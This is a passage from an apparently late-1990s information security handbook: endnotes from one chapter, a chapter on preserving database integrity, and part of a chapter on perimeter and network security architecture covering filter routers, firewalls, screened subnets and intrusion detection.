1. As someone you call when you get one of these headaches, I can attest to the increased frequency of the calls and the growing severity of the headaches. The opening comments in this chapter were shaped by participation in security assessments at a number of major U.S. and international corporations during the last 12 months. For a collection of recent infosec-related statistics, visit http://www.theroyfamily.com/security.html.
2. For more detailed statement of this position and its weaknesses, see *The NCSA Guide to PC and LAN Security*, McGraw-Hill, New York, 1996.
3. For example, many new PCs today have BIOS-based boot protection, but there are plenty still in use that do not.
4. Examples of this are legion, from Aldrich Ames, the CIA spy, to lists of AIDS patients made public in Florida, to company secrets valued at millions of dollars in cases brought by American Airlines and Merrill-Dow.
5. About 76% of survey respondents said they were running "mission critical" applications on local area networks. Ernst & Young survey of 1,271 technology and business executives, January, 1995.
6. For example, a modest 486 and a modem is all it takes to mount a very effective denial of service attack on a Web site, mail gateway, or even an Internet Service Provider such as the New York provider, PANIX, which was disrupted for more than a week in 1996.
7. "After 1998, the widespread availability of inexpensive disruptive technology and the broadening base of home computer users will put threat capabilities into the hands of a wider, less-privileged class, dramatically increasing the risk for intermediate-size organizations (0.8 probability)." Gartner Group.
8. For example, instructions for mounting the type of attack suffered by PANIX were posted on the Internet and recently an easy-to-use Windows attack program was released.
9. For example, it is relatively easy to configure a dumb terminal so that the screen is the only output device which is ideal for transitory lookup access to confidential data, such as medical records. But it is relatively difficult to lobotomize a PC so that it cannot retain or redirect whatever data it receives. I still meet mainframe-oriented systems people who have not yet grasped this distinction.
10. "Someone broke into the offices of Interactive Television Technologies, Inc. in Amherst, New York, and stole three computers containing the plans, schematics, diagrams and specifications for proprietary Internet access technology still in development but conservatively valued at $250 million." Reuters, 1996.
11. For example, case locks, building locks, increase surveillance.

12. A few years ago a manufacturer of data backup tapes, 3M Corp., did a survey about backup regimes and found that, of those respondents who regularly performed backups, some 80 percent only started to do so *after* they had lost data through lack of backup.
13. A tape jukebox can cycle through multiple tapes and backup RAID data that is mirrored and not being accessed.
14. The term "optimized" refers to organizing data on the disk so that files are stored in contiguous sectors, in logical order for the most efficient retrieval. The term "defragmented" is used to describe the process of rearranging files so that they are stored in contiguous sectors.
15. One of the most comprehensive studies is the one performed by NCSA, available at their Web site, www.ncsa.com.
16. A list of current "in the wild" viruses can be found at www.ncsa.com/virus/wildlist.html. The list is maintained independently for the computing community by Joe Wells, with the help of over 40 volunteers around the world.
17. For a test, point your Web browser to www.omna.com/yes/mwc/info, a page that tells you how your Windows 95 machine is configured.
18. A 1993 study by Infonetics Research of San Jose, California found that when companies experienced losses due to LAN outages, the average amount per company, including lost revenues and productivity, was $7.5 million.
19. Remember that hacker Kevin Mitnik's first arrest was for stealing manuals from a Pacific Bell switching station — that was in 1981, when he was 17.
20. See footnote 7.

Reflections on Database Integrity

William Hugh Murray

THIS CHAPTER DISCUSSES THE CONCEPT OF DATABASE INTEGRITY. It contrasts this concept to those of data integrity and database management system integrity. The purpose of the discussion is to arrive at a set of recommendations for the owners and operators of such databases on how to preserve that integrity.

CONCEPTS AND DESCRIPTIONS

This section sets forth some definitions and concepts that describe and bound the issue of database integrity.

Integrity

Integrity is the property of being whole, complete, and unimpaired; free from interference or contamination; unbroken; in agreement with requirements or expectation.

Data can be said to have integrity when it is internally consistent (e.g., the books are in balance) and when it describes what it intends (e.g., the books accurately reflect the performance and condition of the business). A system can be said to have integrity when it performs according to a complete specification most of the time, fails in a predictable manner, presents sufficient evidence of its failure to permit timely and effective corrective action, and permits orderly recovery.

Database

For purposes of this discussion, a database can be defined as a monolithic collection of related or interdependent data elements. Alternatively, it is a monolithic collection of information represented in coded data elements and specific relationships between those data elements. A database is usually intended to be shared across users, uses, or applications.

The abstraction of *database* is relatively novel, no older than the modern computer. Until the appearance of database management software for the microcomputer, perhaps a decade ago, it was esoteric. Analogous collections of data, such as the books of account for a business, existed before the computer. The term can properly be applied to most of the data that is usually recorded on such media as ledger cards or 3×5 cards. However, it is usually reserved for the most formal, rigorous, and systematic of such collections.

Information in a database can be explicitly represented in the form of coded data elements; employee name is a common example. However, there is other information in the database in the form of associations, both explicit and implicit, between the data elements.

Relationships are special kinds of associations between the data elements. For example, the various fields in an employee database record are related logically in much the same way as they are related on a piece of paper. The meaning and identity of each field is determined, in part, by this context. This information is at least as important as that in the data elements themselves.

The relationships can be expressed in the data itself (relational), in the arrangement or order of the elements within the database (structured), or in meta-data, data about the data, that explicitly describes or encodes the relationships (e.g., indexed or object oriented). While databases can be characterized by how the relationships are primarily expressed, in practice, all databases use a combination of these mechanisms. For example, in those databases known as *relational,* some relationships are expressed in the structure (i.e., tables and views), some in the data (i.e., references to other tables), and some in meta-data, the names of the columns.

Database Integrity

A database can be said to have integrity when it preserves the information in the data, that is, when both the data and the relationships are maintained. Database integrity is about the integrity of the records. The integrity of the database is separate from, and can be contrasted to that of the data, on the one hand, and of the database management system on the other.

Database Management System

For our purposes, a database management system is a generalized, abstract, and automated mechanism for creating, maintaining, storing, preserving, and presenting a database to, and on behalf of, applications.

Database managers are often characterized by the name of the mechanism on which they primarily rely to describe the relationships among the

data elements. Thus, database managers in which the relationship between two data elements is normally implied in the data itself, for example, the content of a data element (two employee records have the same department number), or the ordering of the data (employee A precedes B in the sort order of the name field) can be called *relational database managers*. Those in which the relationship is implied by how the two elements are physically stored, (for example, all employees in the same department are stored together, or employee A is always stored before B) can be referred to as *structured database managers.*

Relational Integrity

Relational integrity is the aspect of database integrity that deals with the preservation of the special relationships between the data elements.

Referential integrity is an example and a special case of relational integrity A reference is a relationship in which a value in one record points to another record, usually of another record type. For our purposes, it is an example and illustration of what it might mean to say that a database has integrity to the extent that relationships are preserved.

Consider the case of an employee record with a department number in it that refers to a department record. If the department number in the employee record is *N*, then referential integrity requires that there be a department record for department *N.* It would prohibit the creation of an employee record with a department number for which there was no corresponding department record, the deletion of department record *N* as long as any employee record pointed to it, and more than one department record *N* for the employee record to point to.

It should be noted that this kind of integrity is optional. That is, the condition could exist, coincidentally or accidentally, without any declaration, commitment, or enforcement. Likewise, it can be implemented and enforced either by using applications or the database management system. As a rule, it is preferable to have it implemented in the database management system so that the mechanism can be shared across applications and so that one using application need not rely on another.

METHODS

This chapter section discusses some of the methods for implementing database managers and preserving the integrity of the database.

Localization

By definition, a database is a monolith. That is, all of its elements and all of its relationships are essential to its identity. If any element or relationship is lost or broken, then the identity and the integrity are destroyed.

Of course, this is separate from the physical database manager, which might contain two or more independent databases. However, all other things being equal, keeping the elements of the database together helps preserve its integrity. Therefore, most database managers strive to keep the database together.

Single Owning Process

An important form of localization is the single owning process. Because a database is a monolith, there must be a single process that can see all of it, manage it, and have responsibility for its integrity. This owning process is usually the database manager. An implication is that a database manager is usually a single process.

Redundancy

To make the database more reliable than the media and devices on which it is stored, most database managers apply some kind of redundant data. The data is recorded in more than the minimum number of bits otherwise required to express it.

Dynamic Error Detection and Correction

Often, redundancy takes the form of error detection and correction codes. The data is recorded in codes that make the alteration of a bit obvious and its timely and automatic correction possible. One such code is *parity*, in which an additional bit is added to each frame of 7 or 8 bits to make the frame conform to some arbitrary rule such as *odd* or *even.* A variance from the rule signals the alteration of a bit. Some codes are so powerful as to permit the automatic detection and correction of multiple bit errors. These codes can be implemented in both the storage device (i.e., below the line) or in the database manager (above the line between software and hardware only mechanisms).

Duplication

Redundancy can be carried as far as one or more complete copies of the database or its elements. Such copies can be either inside or outside the database manager. Because relationships are usually best known to the database manager, they are best preserved using the duplication facilities that are provided by it.

Mirroring

One form of duplication is mirroring, in which two synchronized copies of the data are maintained. Mirroring is done internal to a mechanism; the copy is not visible from outside it. For example, a file manager can mirror files. It will apply changes to both copies, satisfy requests from either, but

conceal the existence of the second copy to processes outside itself. Mirroring can be done on the same device or on a different one. When done on a single device, mirroring protects against a media failure or a limited failure of the device (e.g., a bad track). When done across devices, it protects against a general device failure.

Backup

Backup copies of the database are made independent of the database manager. Among other losses, these copies are specifically intended to protect against damage that might occur to the data if the manager should fail or become corrupt.

Such copies can be prepared automatically by the database manager, or by using utilities or other program processes that are independent of the mechanism itself. Of course, although intended to protect against database manager failures, the use of an independent backup system may itself be a threat to the integrity of the database. It is difficult for an independent system to know and enforce the rules that the database manager itself enforces.

Checkpoints and Journals

A checkpoint is a special case of a backup copy. It is taken at a particular point in time. For example, the initial state of the database, even if empty, is a checkpoint. Checkpoints are used in conjunction with a journal or log of all update activity subsequent to the checkpoint to reconstruct the database. This mechanism preserves both integrity and currency.

Reconstruction

Such secondary copies can be employed to reconstruct the database, even from massive failures. However, this means that, at least under some circumstances, the integrity of the database will depend on the integrity of these copies.

Compartmentation

To compartmentalize is to place things into segregated compartments. The intent is to contain the effects of what happens in one compartment in such a way as to limit the impact on other compartments. For example, one might run multiple small database managers, in preference to a single large one, so as to limit the impact of a failure.

Segregation and Independence

Database management systems often implement segregation and independence of sub-processes to preserve integrity. For example, they may

isolate the process that does an update, from that which checks to see that it was done correctly, from the one that attempts corrective action. The purpose is to minimize the chances that the same fault will affect all three.

Encapsulation

The database manager can be viewed as a package, container, or capsule, one role of which is to protect the database from any outside interference or contamination. Encapsulation can be either physical or logical. For a database manager, physical encapsulation might be provided by placing it in a separate computer. Logical encapsulation might be provided by placing it in an isolated and protected process within an environment provided by a shared computer and its operating system. Logical encapsulation may also be provided, in part, and in static conditions, by the use of secret codes.

Most database management systems provide some encapsulation of the databases they contain. Object-oriented database management systems do so, by definition, explicitly and globally. Increasingly, one sees database managers themselves being encapsulated in their own hardware.

Hiding

Capsules hide or conceal their contents so that they cannot be seen or addressed from the outside. While this does not make the database safer from destruction, it does protect it from unauthorized disclosure and from malicious, but covert, change. Hiding can be implemented in many ways; the most common are by means of process-to-process isolation, data typing and type managers, and by the use of secret codes.

Binding

Binding is used to resolve and fix, for example, a data characteristic or reference, so as to resist later change. In computer science, one speaks of early and late binding. For example, in some programming, symbolic names are bound, that is, resolved so as to resist later change at compile time, while in others the same characteristic may not be bound until execution time.

Many structured database management systems can bind relationships in the database at programming time or at load time. This tends to improve both the integrity and performance at the expense of loss of flexibility and increased maintenance cost. Relational database managers also employ binding of table existence at creation time.

Binding applies only within the environment in which it takes place. If data or databases are removed from the database manager, then characteristics are no longer bound or reliable.

Atomic Update

Atomic update means that any change to the database takes place completely or not at all. There are no partial updates. This includes both data elements and relationships. Most database managers implement this by maintaining the ability to "roll back" any partial updates that they are unable to complete.

Locking

One potential threat to the integrity of a database results from concurrent use by two or more processes. For example, where two users make changes to a database, there is some potential that the second change will overwrite the first. Database management systems are expected to provide mechanisms, such as locking, that resist such problems.

Locking is a mechanism that database managers employ to ensure that partially updated elements and relationships are not used. It involves marking the element as "in use" or "asking for the lock" for all elements involved in an update. The mechanism will not permit a second use of an element that is in use and will not begin an update until is can obtain the locks for all elements involved. However, locking is ordinarily a logical, rather than physical mechanism. It is usually just a bit or flag that is set by locking or unlocking.

Locking may come in several levels of transparency and granularity. Ideally, locking would be automatic and transparent to all users or using processes. However, this might have unnecessary performance impact. For example, for maximum transparency, a database management system might restrict access from application B to any data that A is looking at, on the assumption that A might elect to update it. Thus, B will see a performance penalty even if he does not care about potential updates.

Performance might also require that B's access be limited to only the smallest element that A might update. B should not be restricted from an entire table simply because A is interested in a single row of the table. Thus, maximum performance requires that both A and B declare their intent.

Access Control

Access control is a mechanism provided by the database management system to enable the owners and managers of the database to control which users or using processes can alter the database, its elements, or

its relationships. These controls are most likely to be included in database management systems intended for use by multiple users. It is an integrity mechanism in that it reduces the size of the population that can alter the database to the intended population. It can also be used to enforce dual controls intended to resist errors and malice.

Privileged Controls

Most database management systems, particularly those that provide access controls, provide what can be referred to as privileged controls. These controls are intended for use by the managers of the system. They are intended for use to exercise ultimate control, particularly to remedy unusual situations. Two unusual situations are of particular interest. The first is to override the access controls. This capability may be necessary to avoid a deadlock situation. The second is the use of such privilege to repair the database itself. In the early days of structured databases, such controls were frequently used to "repair broken chains."

It should be noted that such privilege includes the ability to contaminate or interfere with the database.

Reconciliation

Reconciliation refers to an act or process that brings the database into harmony or consistency; that is, the act or process of checking the database against expectation and correcting for variances. Normally, database management systems perform this kind of checking on a routine, automatic, frequent, and repetitive, if not quite continuous, basis. For example, after making a WRITE request to another process (e.g., the file system), the database manager can make an immediate inspection to satisfy itself that the request completed correctly. The routine and automatic nature of this activity, among other things, distinguishes it from recovery. Another is that it relies almost exclusively on internal resources.

Recovery

Recovery is the integrity mechanism of last resort, the one that is used when the database is broken beyond the ability of any other mechanism to repair it. It is usually externally invoked and relies on external resources such as backup copies of the data. While it must bring the database back to a state of integrity, it may do so at the expense of currency or even lost data.

CONCLUSIONS

Database integrity is essential. If one cannot rely on the data, it is useless. Integrity is easier to preserve than to recreate. No single tool or

mechanism is sufficient unto itself. Database management systems will employ a variety of tools, and owners and managers will compensate for the inherent limitations of the database managers by employing tools that are completely external to it.

At least four things are necessary to preserve the integrity of a database:

1. One must preserve both the data elements and the relationships among them.
2. One must understand and exploit the mechanisms provided by the database management systems.
3. One must not compromise any of these mechanisms, either in the way one uses them or external to them.
4. One must understand the limitations of the database management system and compensate for them.

A simple copy of the data elements may not preserve the information contained in the relationships. For example, if a structured database contains information about the relationships in the physical location of the data within the device, then a copy of the data can preserve the relationships only if it is on an identical device.

Because all database management systems employ a combination of mechanisms to implement relationships and because most of these mechanism are concealed, management or operational procedures that bypass the database management system are suspect. On the other hand, if there are no measures taken to preserve integrity that are independent of the database management system, then a failure of the mechanism can destroy the database.

It should be noted that the most robust database managers so encapsulate the database that they cannot be bypassed. Any attempt to do so will result, at best, in the distortion of the database, and, at worst, in the destruction of the database and the database management system. Most of these systems will also provide one or more built-in mechanisms for creating external representations of the database.

One final issue is that of scale. Most databases are relatively small when compared to the systems and devices on which they reside. However, many of the most important databases are very large and span tens or even hundreds of devices. In such databases, information about relationships can span many devices. The integrity of the database requires the preservation of the devices and their relationship to each other.

On the other hand, it is common in these databases to create external copies by backing up the devices rather than the database or even the files. Such backups are device and device field dependent. While they provide adequate protection against the failure of one or two devices,

recovery from the destruction of the entire environment might require the complete replication of the environment. Timeliness may require that this be done in days or even hours. Thus, in exactly the databases in which it may be most urgent to have device-independent backups, it may be least likely to have them.

RECOMMENDATIONS

This chapter section sets forth recommendations for preserving the integrity of databases. These include some recommendations for using the database management system and some for compensating for its limitations.

1. Choose a database manager whose characteristics, features, and properties are sufficiently robust for the intended application and environment. Consider the size of the database and its importance to the enterprise.
2. Use the database management system according to directions. Note and respect all limitations.
3. Place the database and its manager in a robust environment.
4. Provide adequate resources (e.g., mirror files, devices, and control units) as indicated by the application and environment.
5. Prefer monolithic databases for integrity. Use distributed database managers only to the extent justified by major differences in performance.
6. For integrity, prefer a one-to-one relationship between a database, a database management system, and a processor. Share only to the extent indicated by major economies of scale. Keep in mind that today's computer systems can be more readily scaled to their applications. Large-scale sharing no longer offers the economies that it used to.
7. Prefer relational and object-oriented databases for integrity. Prefer structured databases for performance.
8. Applications and users should check those behaviors of the database manager that they rely on.
9. Limit access to the database and to elements within it to the minimum number of known users and processes consistent with the application.
10. Apply access controls in such a way as to involve multiple people in sensitive updates to the database.
11. Involve multiple people in the use of privileged or potent controls.
12. Keep multiple backup copies and generations of the data, including checkpoints and journals of update activity.
13. Prefer device-independent backups, particularly for databases that span multiple devices.

14. For device independence, prefer to make backups with services provided by the database manager. Use independent mechanisms for performance.
15. Prefer to make backups with services provided by the database manager for preservation of relationships. Prefer backups made by other means for independence and to protect against failure in the mechanism.
16. To protect external copies of the database, involve multiple people in their custody.
17. Check integrity after recovery and before use. Remember that even normal use of a corrupt database may spread the damage and that using bad data may result in serious damage to the enterprise.

Firewalls, Ten Percent of the Solution: A Security Architecture Primer

Chris Hare, CISSP, CISA

A solid security infrastructure consists of many components that, through proper application, can reduce the risk of information loss to the enterprise. This article examines the components of an information security architecture and why all the technology is required in today's enterprise.

A principal responsibility of the management team in any organization is the protection of enterprise assets. First and foremost, the organization must commit to securing and protecting its intellectual property. This intellectual property provides the organization's competitive advantage. When an enterprise loses that competitive advantage, it loses its reason for being an enterprise.

Second, management must make decisions about what its intellectual property is, who it wants to protect this property from, and why. These decisions form the basis for a series of security policies to fulfill the organization's information protection needs.

However, writing the policies is only part of the solution. In addition to developing the technical capability of implementing these policies, the organization must remain committed to these policies, and include regular security audits and other enforcement components into its operating plan. This is similar to installing a smoke alarm: if you do not check the batteries, how will you know it will work when you need it?

There are many reasons why a corporation should be interested in developing a security architecture including:

- Telecommunications fraud
- Internet hacking
- Viruses and malicious code
- War dialing and modem hacking
- Need for enhanced communications
- Globalization
- Cyber-terrorism
- Corporate espionage
- E-commerce and transaction-based Web sites

Telecommunications fraud and Internet and modem hacking are still at the top of the list for external methods of attacking an organization. Sources of attack are becoming more sophisticated and know no geographical limits. Consequently, global attacks are more predominant due to the increased growth in Internet connectivity and usage.

With business growth has come the need for enhanced communications. No longer is remote dial-up sufficient. Employees want and need high-speed Internet access, and other forms of services to get their jobs done, including videoconferencing, multimedia services, and voice conferencing. Complicating the problem

is that many corporate networks span the globe, and provide a highly feature-rich, highly connected environment for both their employees and for hackers.

The changes in network requirements and services has meant that corporations are more dependent on technologies that are easily intercepted, such as e-mail, audio conferencing, videoconferencing, cellular phones, remote access, and telecommuting. Employees want to access their e-mail and corporate resources through wireless devices, including their computers, cell phones, and personal digital assistants such as the PalmPilot and Research in Motion (RIM) BlackBerry.

With the Information Age, more and more of the corporation's knowledge and intellectual capital are being stored electronically. Information technology is even reported as an asset on the corporation's financial statements. Without the established and developed intellectual capital, which is often the distinguishing factor between competitors, the competitive advantage may be lost.

Unfortunately, the legal mechanisms are having difficulty dealing with this transnational problem, which affects the effectiveness and value of the legislation — expertise of law enforcement, investigators, and prosecutors alike. This legal ineffectiveness means that companies must be more diligent at protecting themselves because these legal deficiencies limit effective protection.

Add to this legal problem the often limited training and education investment made to maintain corporate security and investigative personnel in the legal and information technology areas. Frequently, the ability of the hacker far surpasses the ability of the investigator.

Considering the knowledge and operational advantages that a technology infrastructure provides, the answer is this: the corporation requires a security infrastructure because the business needs one.

Over the past 15 years, industry has experienced significant changes in the business environment. Organizations of all sizes are establishing and building new markets. Globalization has meant expanding corporate and public networks and computing facilities to support marketing, sales, and support staff. It addition to the geographical and time barriers, enterprises are continually faced with cultural, legal, language, and ethical issues never before considered.

In this time frame, we have also seen a drive toward electronic exchange of information with suppliers and customers, with E-commerce and transaction-based Web sites being the growth leaders in this area.

This very competitive environment has forced the enterprise to seek efficiencies to drive down product costs. The result of this activity has been to outsource noncore activities, legacy systems, consolidation of workforces, and a reduction in nonessential programs.

The mobile user community reflects the desire to get closer to our customer for improved responsiveness (e.g., automated sales force). In addition, legislation and the high cost of real estate have played a role in providing employees with the ability to work from home.

The result of these trends is that information is no longer controlled within the confines of the data center, thereby making it easier to get access to, and less likely that this access would be noticed.

Where Are the Risks?

The fact is that firewalls provide the perimeter security needed by today's organizations. However, left on their own, they provide little more than false assurance that the enterprise is protected. Indeed, many organizations believe the existence of a firewall at their perimeter is sufficient protection. It is not!

The number of risks in today's environment grows daily. There have been recent documented instances in which members of some of these areas, such as outsourced consultants, have demonstrated that they are more a risk than some organizations are prepared to handle. For example, *Information Week* has reported cases where outsourced consultants have injected viruses into the corporate network. A few of the many risks in today's environment include:

- Inter-enterprise networking with business partners and customers
- Outsourcing
- Development partners
- Globalization
- Open systems
- Access to business information
- Research and development activities

- Industrial and economic espionage
- Labor unrest
- Hacking
- Malicious code
- Inadvertent release or destruction of information
- Fraud

These are but a few of the risks to the enterprise the security architecture must contend with. Once the organization recognizes that the risk comes from both internal and external sources, the corporation can exert its forces into the development of technologies to protect its intellectual property.

As one legitimate user community after another have been added to the network, it is necessary to identify who can see what and provide a method of doing it. Most enterprises have taken measures to address many of the external exposures, such as hacking and inadvertent leaks, but the internal exposures, such as industrial or economic espionage, are far more complex to deal with. If a competitor really wants to obtain valuable information, it is easier and far more effective to plant someone in the organization or engage a business partner who knows where the information can be found.

Consider this: the FBI estimates that 1 out of every 700 employees is actively working against the company.

Establishing the Security Architecture

The architecture of the security infrastructure must be aligned with the enterprise security policy. If there is no security policy, there can be no security infrastructure. As security professionals, we can lead the best technologists to build the best and most secure infrastructure; however, if it fails to meet the business goals and objectives, we have failed. We are, after all, here to serve the interests of the enterprise — not the other way around.

The security architecture and resulting technology implementation must, at the very least, meet the following objectives:

- It must not impede the flow of authorized information or adversely affect user productivity.
- It must protect information at the point of entry into the enterprise.
- It must protect the information throughout its useful life.
- It must enforce common processes and practices throughout the enterprise.
- It must be modular to allow new technologies to replace existing ones with as little impact as possible.

Enterprises and their employees often see security as a business impediment. Consequently, they are circumvented in due course. For security measures to work effectively, they must be built into operating procedures and practices in such a way that they do not represent an "extra effort." From personal experience, this author has seen people spend up to ten times the effort and expense to avoid implementing security.

The moment the security infrastructure and technology are seen, *or perceived*, to impact information flow, system functionality, or efficiencies, they will be questioned and there will be those that will seek ways to avoid the process in the interest of saving time or effort. Consequently, the infrastructure must be effective, yet virtually transparent to the user.

Once data has entered the system, it must be assumed that it may be input to one or more processes. It is becoming impractical to control the use of all data elements at the system layer; therefore, any data that is considered sensitive, or can only be "seen" by a particular user community, must be appropriately protected at the point of entry to the network or system and, most importantly, wherever it is subsequently transferred. This involves the integration of security controls at all levels of the environment: the network, the system, the database, and the application.

A centralized security administration system facilitates numerous benefits, both in terms of efficiency and consistency. Perhaps the most significant advantage is knowing who has access to what and if, for whatever reason, access privileges are to be withdrawn, that can be accomplished for all systems expeditiously.

Quite clearly, it is not economically feasible to rewrite existing applications or replace existing systems. Therefore, an important aspect of the security architecture must be the ability to accommodate the existing infrastructure. Along the same lines of thinking, the size of existing systems and the population using them precludes a one-time deployment plan. A modular approach is an operational necessity.

The infrastructure resulting from the architecture must also provide specific services and meet additional objectives, including:

- Access controls
- Authorization
- Information classification
- Data integrity

Achieving these goals is not only desirable, it is possible with the technology that exists today. It is highly desirable to have one global user authentication and authorization system or process, a single encryption tool, and digital signature methodology that can be used consistently across the enterprise for all applications. Authenticating the user does not necessarily address the authorization criteria; it may prove that you are who you say you are but does not dictate what information can be accessed and what can be done with it.

Given the inter-enterprise electronic information exchange trend, one can no longer be certain that the data entering the corporate systems is properly protected and stored at the points of creation. Data that is submitted from unsecured areas represents a number of problems, primarily related to integrity, the potential for information to be modified (e.g., the possibility of the terminal device being "spoofed," collecting data, modifying it, and retransmitting it as if from the original device), and confidentiality (e.g., "shoulder surfing").

Unfortunately, one cannot ignore the impact of government in our infrastructure. In some way or another, domestic and foreign policies regarding what one can and cannot use do have an effect. Consider one of the major issues today being the use of encryption. The United States limits the export of encryption to a key length, whereas other governments (e.g., France) have strict rules regarding the use of encryption and when they require a copy of the encryption key.

In addition, governments also impose import and export restrictions on corporations to control the movement of technology to and from foreign countries. These import/export regulations are often difficult to deal with due to the generalities in the language the government uses, but they cannot be ignored. Doing so may result in the corporation not being able to trade with some countries, or lose its ability to operate.

An Infrastructure Model

The security infrastructure must be concerned with all aspects of the information, and the technology used to create and access it, including:

- Physical security for the enterprise and security devices
- Monitoring tools
- Public network connectivity
- Perimeter access controls
- Enterprise WAN and LAN
- Operating systems
- Applications
- Databases
- Data

This also does not discount the need for proper policies and an awareness program as discussed earlier. The protection objects listed above, if viewed in a reverse order (Exhibit 121.1), provides an outside in view to protecting the data.

What this model also does is incorporate the elements of physical security and awareness, including user training, which are often overlooked. Without the user community understanding what is expected from them in the security model, it will be difficult — if not impossible — to maintain.

The remainder of this article focuses on the technology components and how to bring them together in a sample architecture model.




EXHIBIT 121.1 The Infrastructure Model.

Establishing the Perimeter

The 1980s brought the development of the microcomputer, and despite its cost, many enterprises that were mainframe oriented could now push the work throughout the enterprise on these lower-cost devices. Decentralization of the computing infrastructure brought several benefits and, consequently, several challenges.

As connectivity to the Internet increased, a new security model was developed. This consisted of a "moat," where the installation of a firewall provided protection against unauthorized access. Many organizations then, as today, took the approach that information contained within the network was available for any authorized employee to access. However, this open approach meant that the enterprise was dependent upon other technology such as network encryption devices to protect the information and infrastructure.

The consequence many organizations have witnessed with this model is that few internal applications and services made any attempt to operate in a secure fashion. As the number of external organizations connected to the enterprise network increases, the likelihood of the loss of intellectual property also increases.

With the knowledge that the corporate network and intellectual property were at risk, it was evident that a new infrastructure was required to address the external access and internal information security requirements.

Security professionals around the globe have embarked on new technology and combinations. Consequently, it is not uncommon for the network perimeter to include:

- Screening or filter routers
- Firewalls
- Protected external networks
- Intrusion detection systems

When assembled, the perimeter access point resembles the diagram in Exhibit 121.2.

The role of the screening or filter router between the external network and the firewall is to limit the types of traffic allowed through, thereby reducing the quantity of network traffic visible to the firewall. This establishes the first line of defense. The firewall can then respond more effectively to the traffic that is allowed through by the filter router. This first filter router performs the ingress traffic filtering, meaning it limits the traffic inbound to your network based on the filter rules.

Traditionally, enterprises have placed their external systems such as Web and FTP servers outside their firewall, which is typically known as the DMZ (demilitarized zone). However, placing the systems in this




EXHIBIT 121.2 Perimeter Access Point.

manner exposes them to attack from the external network. An improved approach is to add additional networks to the firewall for these external systems. Doing so creates a protected network, commonly known as a service network or screened subnet.

The filters on the external filter router should be written to allow external connections to systems in the protected network, but only on the allowed service ports. For example, if there is a Web server in the protected network, the filter router can be designed to send all external connection requests to the Web server to only the Web server. This prevents any connections into the internal network due to an error on the firewall.

Note: The over use of filters on routers can impact the overall performance of the device, increasing the time it takes to move a packet from one network to another. For example, adding a single rule: <any IP address> to <any IP address> adds ten percent to the processing load on the router CPU. Consequently, router filter rules, although recommended, must be carefully engineered to not impede network performance.

The firewall is used to create the screened or protected subnet. A screened subnet allows traffic from the external network into the screened subnet, but not directly into the corporate network. Additionally, firewall rules are also used to further limit the types of traffic allowed into the screened subnet, or into the internal network.

Should a system in the protected network require access into the internal network, the firewall provides the rules to do so, and limits the protocols or services available into the internal network.

The second filter router between the firewall and the internal network is used to limit outbound traffic to the external network. This is particularly important to prevent network auto-discovery systems such as HP Openview from trying to use its auto-discovery features to map the entire Internet. This filter router can also allow other traffic that the enterprise does not want sent out to the Internet to be blocked. This is egress filtering, or using the router to limit the traffic types being sent to the external network. Some enterprises combine both filters on one router, which is acceptable depending on the ultimate architecture implemented.

The final component is an intrusion detection system (IDS) to identify connection attempts or other unauthorized events and information. Additionally, content filtering systems can be used to scan for undesirable content in various protocols such as Web and e-mail. Many vendors offer solutions for both, including those that can prevent the distribution of specific types of attachments in e-mail messages. E-mail attachment scanning should also be implemented in the enterprise to prevent the distribution of attachments such as malicious code within the enterprise.

The Network Layer

The network layer addresses connectivity between one user, or system, and another for the purposes of information exchange. In this context, information may be in the form of data, image, or sound and may be transmitted using copper, fiber, or wireless technologies. This layer will include specific measures to address intra- and inter-enterprise information containment controls, the use of private or public services, protocols, etc.

Almost all enterprises will have some level of connectivity with a public data network, be it the Internet or other value-added networks. The security professional must not forget to examine all network access points and connectivity with the external network points and determine what level of protection is needed. At very least, a screening router must be used. However, in some cases, external legislation determines what network access control devices are used and where they must be located.

The enterprise wide area network (WAN) is used to provide communications between offices and enterprise sites. Few enterprises actually maintain the WAN using a leased line approach due to the sheer cost of the service and associated management. Typically, WAN services are utilized through public ATM or Frame Relay networks. Although these are operated and managed by the public telecommunications providers, the connectivity is private due to the nature of the ATM and Frame Relay services.

Finally, the local area network (LAN) used within each office provides network connectivity to each desktop and workstation within the enterprise. Each office or LAN can be used to segregate users and departments through security domains (see Exhibit 121.3).

In this case, the security professional works with the network engineering teams to provide the best location for firewalls and other network access devices such as additional filter routers. Utilizing this approach can prevent sensitive traffic from traveling throughout the network and only be visible to the users who require it. Additionally, if the information in the security domain requires it, network and host-based IDSs should be used to track and investigate events in this domain.

Finally, the security professional should recommend the use of a switched network if a shared media such as coaxial or twisted-pair media is used. Traditional shared media networks allow any system on the network to see all network traffic. This makes it very easy for a sniffer to be placed on the network and packets collected, including password and sensitive application data. Use of a switched network makes it much more difficult, although not impossible.

Other controls should be used in the design of the LAN. If the enterprise is using DHCP, any person who connects to the LAN and obtains an IP address can gain access to the enterprise network. For large enterprises, it is unrealistic to attempt to implement MAC level controls due to the size of the network. However, public areas such as lobbies and conference rooms should be set up in one of the following manners:

- No live network jacks
- DHCP on a separate subnet and security domain
- Filtered traffic

The intent of these controls is to prevent a computer in a conference room from being able to participate fully on the network, and only offer limited services. In this context, security domains can be configured to specifically prevent access to other parts of the network or specific systems based on the source IP address.

Other LAN-based controls for network analysis and reporting, such as Nicksun Probe and NetVCR, provide network diagnostics, investigation, and forensics information. However, on large, busy networks, these provide an additional challenge, that being the disk space to store the information for later analysis.

